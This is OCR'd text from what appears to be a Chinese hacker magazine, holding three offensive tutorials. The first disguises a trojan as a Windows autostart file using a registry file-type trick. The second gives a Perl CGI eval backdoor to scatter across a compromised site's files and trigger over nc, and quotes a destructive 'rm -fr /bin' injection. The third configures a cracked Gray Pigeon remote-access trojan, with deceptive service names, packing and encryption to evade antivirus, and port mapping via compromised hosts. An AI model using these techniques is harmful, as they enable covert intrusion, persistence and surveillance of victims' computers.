2。在注册表里找到“HKEY_CLASSES_ROOT\.exe”并导出为文件 1.reg，然后将 1.reg 里的“\.exe”全部改为“\.exe ”（含 RUBOUT），再把 1.reg 导入注册表。此时“我的电脑”里的显示并未刷新，按 F5 也无济于事。不过，我们也用不着重启。如图 3 所示，打开“文件夹选项”，任选一个文件类型（让下面的“更改”键可用就好了），点击“更改”，然后点击“取消”，就刷新为图 1 的样子了。




图 2




图 3

二、原理

RUBOUT 为不可见字符，在“我的电脑”里显示为空格，但仍被当作一个有效的字符。所以，我们实际上通过改名构造了一个新的文件类型。由于注册表中没有此类型的文件关联，就会看到图 2 所示的样子。对正常的.exe 而言，“我的电脑”里显示的许多信息，如图标，版本和 TIP 等，都由“HKEY_CLASSES_ROOT\exefile”下的相关项关联，而“HKEY_CLASSES_ROOT\.exe”只是个索引而已。为了欺骗“我的电脑”，我们只需构造新文件类型关联的索引，并让它和正常的.exe 索引指向同一关联（exefile）。这样一来，这两种文件类

型在“我的电脑”里就呈现出相同的特征，从而达到了欺骗的目的。

三、应用

你可能会问，费了半天劲到底有什么用呢？用处还是有一点儿的。凡种过木马的人，都不能回避一个问题，怎样偷偷地启动它而不被发现？木马大多是通过注册表启动，但稍有经验的人都会检查注册表，然后把里面可疑的自启动项干掉。不过，人们通常会保留WINDOWS默认安装的一些“可有可无”的自启动项，这就留下了把柄。我们完全可以按上述办法把木马改成和那些自启动文件“同名”（注册表里的自启动项当然也要做相应的修改），这样就起到了李代桃僵的效果。

注意：想删掉原文件来直接顶替是行不通的，WINXP会自动恢复“%systemroot%\system32”下的系统文件。

四、讨论

有几个问题需要注意。首先，被替代的自启动项必须是可有可无的，否则就会露馅；其次，此自启动项应该是大家所熟知的，“熟视”才会“无睹”；最后，最好利用资源修改工具，把木马的图标和版本等信息改成和被替代的自启动文件完全一致。

另外，这个小花招只能骗过“我的电脑”和不细心的人。到了“命令行”里，它就会露出马脚，如图4，因为“命令行”绕过了文件关联。




图 4

简单的CGI后门

石动

现在的菜鸟们在侵入某个WEB站点之后，总是热衷于把它培养成自己的肉鸡。不过要想在上面放置一个管理员难以发现的后门，似乎并不是件很容易的事。如果你到手的是一个支持CGI的肉鸡，在放置了若干“高级”的后门之后，不妨按下面的办法再放一个简单的后门，也许能起到意想不到的效果。

先来看一个大家熟知的CGI编程漏洞的例子：system("wc -c $file")。这句代码的意思是，调用wc命令计算“$file”所代表的文件名的字符数，而这个文件名则来源于用户的输入。不过，如果用户进行类似myfile; rm -fr /bin这样的输入，就可能给WEB站点造成很大的破坏。因为上面的代码变成了：system("wc -c myfile; rm -fr /bin");，意思是完成计算“myfile”的长度之后，紧接着便“强制”将bin目录下的所有文件删除了。这样，如果某个CGI文件里含有类似的代码，你就可以在肉鸡上执行一些具有相应权限的命令了（在分号后面加上想执行的命令），只是看不到结果。

这个漏洞太明显了，主要是system函数太惹人注意，如果直接把上面的代码插入某个CGI文件里，很容易被管理员发现。我们这里稍微做些改进：

```
$b=${t()};
print $b;
sub t{
eval($in)        #  $in 用户的输入
}
```

这段代码实际上只有三行，可以把它们分开放到某个CGI文件里相距很远的地方，以避免引起管理员的怀疑。这样一来，即使别的后门都不幸被发现并清除了，我们依然存有一线希望。你只须用NC连上肉鸡，再输入GET /cgi-bin/backdoor.cgi?in=system('命令') HTTP/1.0就行了。

这也许还不能算是个后门，但毕竟增加了夺回肉鸡的希望。

新年的天空又来一灰鸽子

sunray [H.D]

灰鸽子[VIP 2005]版本已经于今年一月初正式发布，没有几天网上就有大虾写出了破解教程，一直觉得灰鸽子[VIP 2004]版本的稳定性不好，现在我们这些菜鸟过年的时候又有一顿鸽子肉啦！哈哈，口水都流到衣服上了，那还等什么，动筷子啊！

灰鸽子[VIP 2005]破解版运行后的界面如图1。

样子与以前的版本相比有所改变，所谓“鸽”大十八变，越变越*看，实在不知道该怎么形容。鸽子继续沿用以前的华丽和功能强大的特性，不过较之以前大大提高了视频质量，以后视频监控有的玩了，值得一提的就是它的服务端运行后，将创建下列文件：%WinDir%\IExplorer.exe、病毒程序 %WinDir%\IExplorer.dll、病毒程序%WinDir%\IExplorer_Hook.dll，如图2。

通过修改注册表项“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Power supply management”将病毒自身添加为服务，如图3。




图 1




图 2




图 3

更狠的是将IExplorer_Hook.dll注入到系统每个进程中，通过hook系统函数来达到隐藏自身的目的。

1. 隐藏病毒自身进程，通过任务管理器无法查找到病毒进程。
2. 隐藏病毒自身文件，正常模式下查看不到病毒文件。
3. 隐藏自身添加的服务，使自己从服务列表中消失。

可惜的就是这个版本和以前版本并不兼容。可惜了我以前的肉鸡啊，要是可以自动升级服务多好啊？强忍口水，说了这么久，实在不行啦，鸽子我来啦！

解压打包回来的鸽子，慢慢揭开，先运行sunray.exe进行修改host文件，当然你可以手动修改他的位置，在C：\WINNT\system32\drivers\etc，在文件末尾加上：

```
127.0.0.1        vip.huigezi.com
127.0.0.1        www.huigezi.org
```

既然鸽子配置的时候是从访问服务器下载的，我们要玩破解，自然不能合法访问鸽子的老巢了，没有关系，我们给他搭建一个新窝，让他生更多的小鸽子，经过我的实验，发现http傻瓜服务器实乃鸽子首选良巢啊，我们运行它，点击开始服务，嘿嘿，鸽子新家做好了，准备生鸽子，吃乳鸽啦！

现在开始催蛋，来到自动上线这里，可以填http://youname.126.com；也可以用FTP的文件反弹，

这个相信大家都很熟了，我就不多说了，但是要记住勾选上只使用备用域名上线！来到下一项，安装名称，不要小看他，我们要充分利用瘴眼法数字“1”、“0”和字母“l”，“o”的相似性，例如我使用的就就是win1ogon.exe。启动项也要小心，不然管理员一看服务描述信息就知道不是什么好程序，我们可以在“运行”里输入services.msc打开服务，参照一下。

在“高级选项”选择不加壳和插入Explorer.exe，以方便自己处理！

好了，我们现在来生鸽子，填上任意的用户和密码，点生成服务器，乳鸽顺利降生，如图4。



图 4

小鸽子出生不久，没有穿衣服（壳），很多杀毒软件都认得它，我们就来给它套上迷彩服和盔甲！

迷彩服我使用Mew 1.2，穿上这个紧身衣，胖鸽子从911KB瘦成355KB了，如图5。

现在江民和瑞星都认不出它了，我们可以选择再给它穿上盔甲，请出冰枫文件加密器进行加密，如图6。



图 5




图 6

现在我们的鸽子有2层衣服，一般的杀毒软件是不可能认得它的！还等什么？快上肉鸡试试！什么？你是内网，没有关系，我们来端口映射！

点击鸽子的"工具"→"内网端口映射"，生成端口映射程序！首先你得有一台外网的肉鸡，把这个生成的Vport1.0也用冰枫文件加密器加密改个迷惑人的名字在肉鸡上执行就可以了！

然后我们直接来到"内网端口映射"下，"Vport服务端ip"就是填上你的外网肉鸡的ip，点击"连接"，连接成功后，再点"映射"，如图7。

最后一步就是自动上线的ip也要填成这个外网肉鸡的ip，如图8。不过这个方法和Vidc映射一样，上线的ip都是127.0.0.1的形式，有点郁闷！




图7

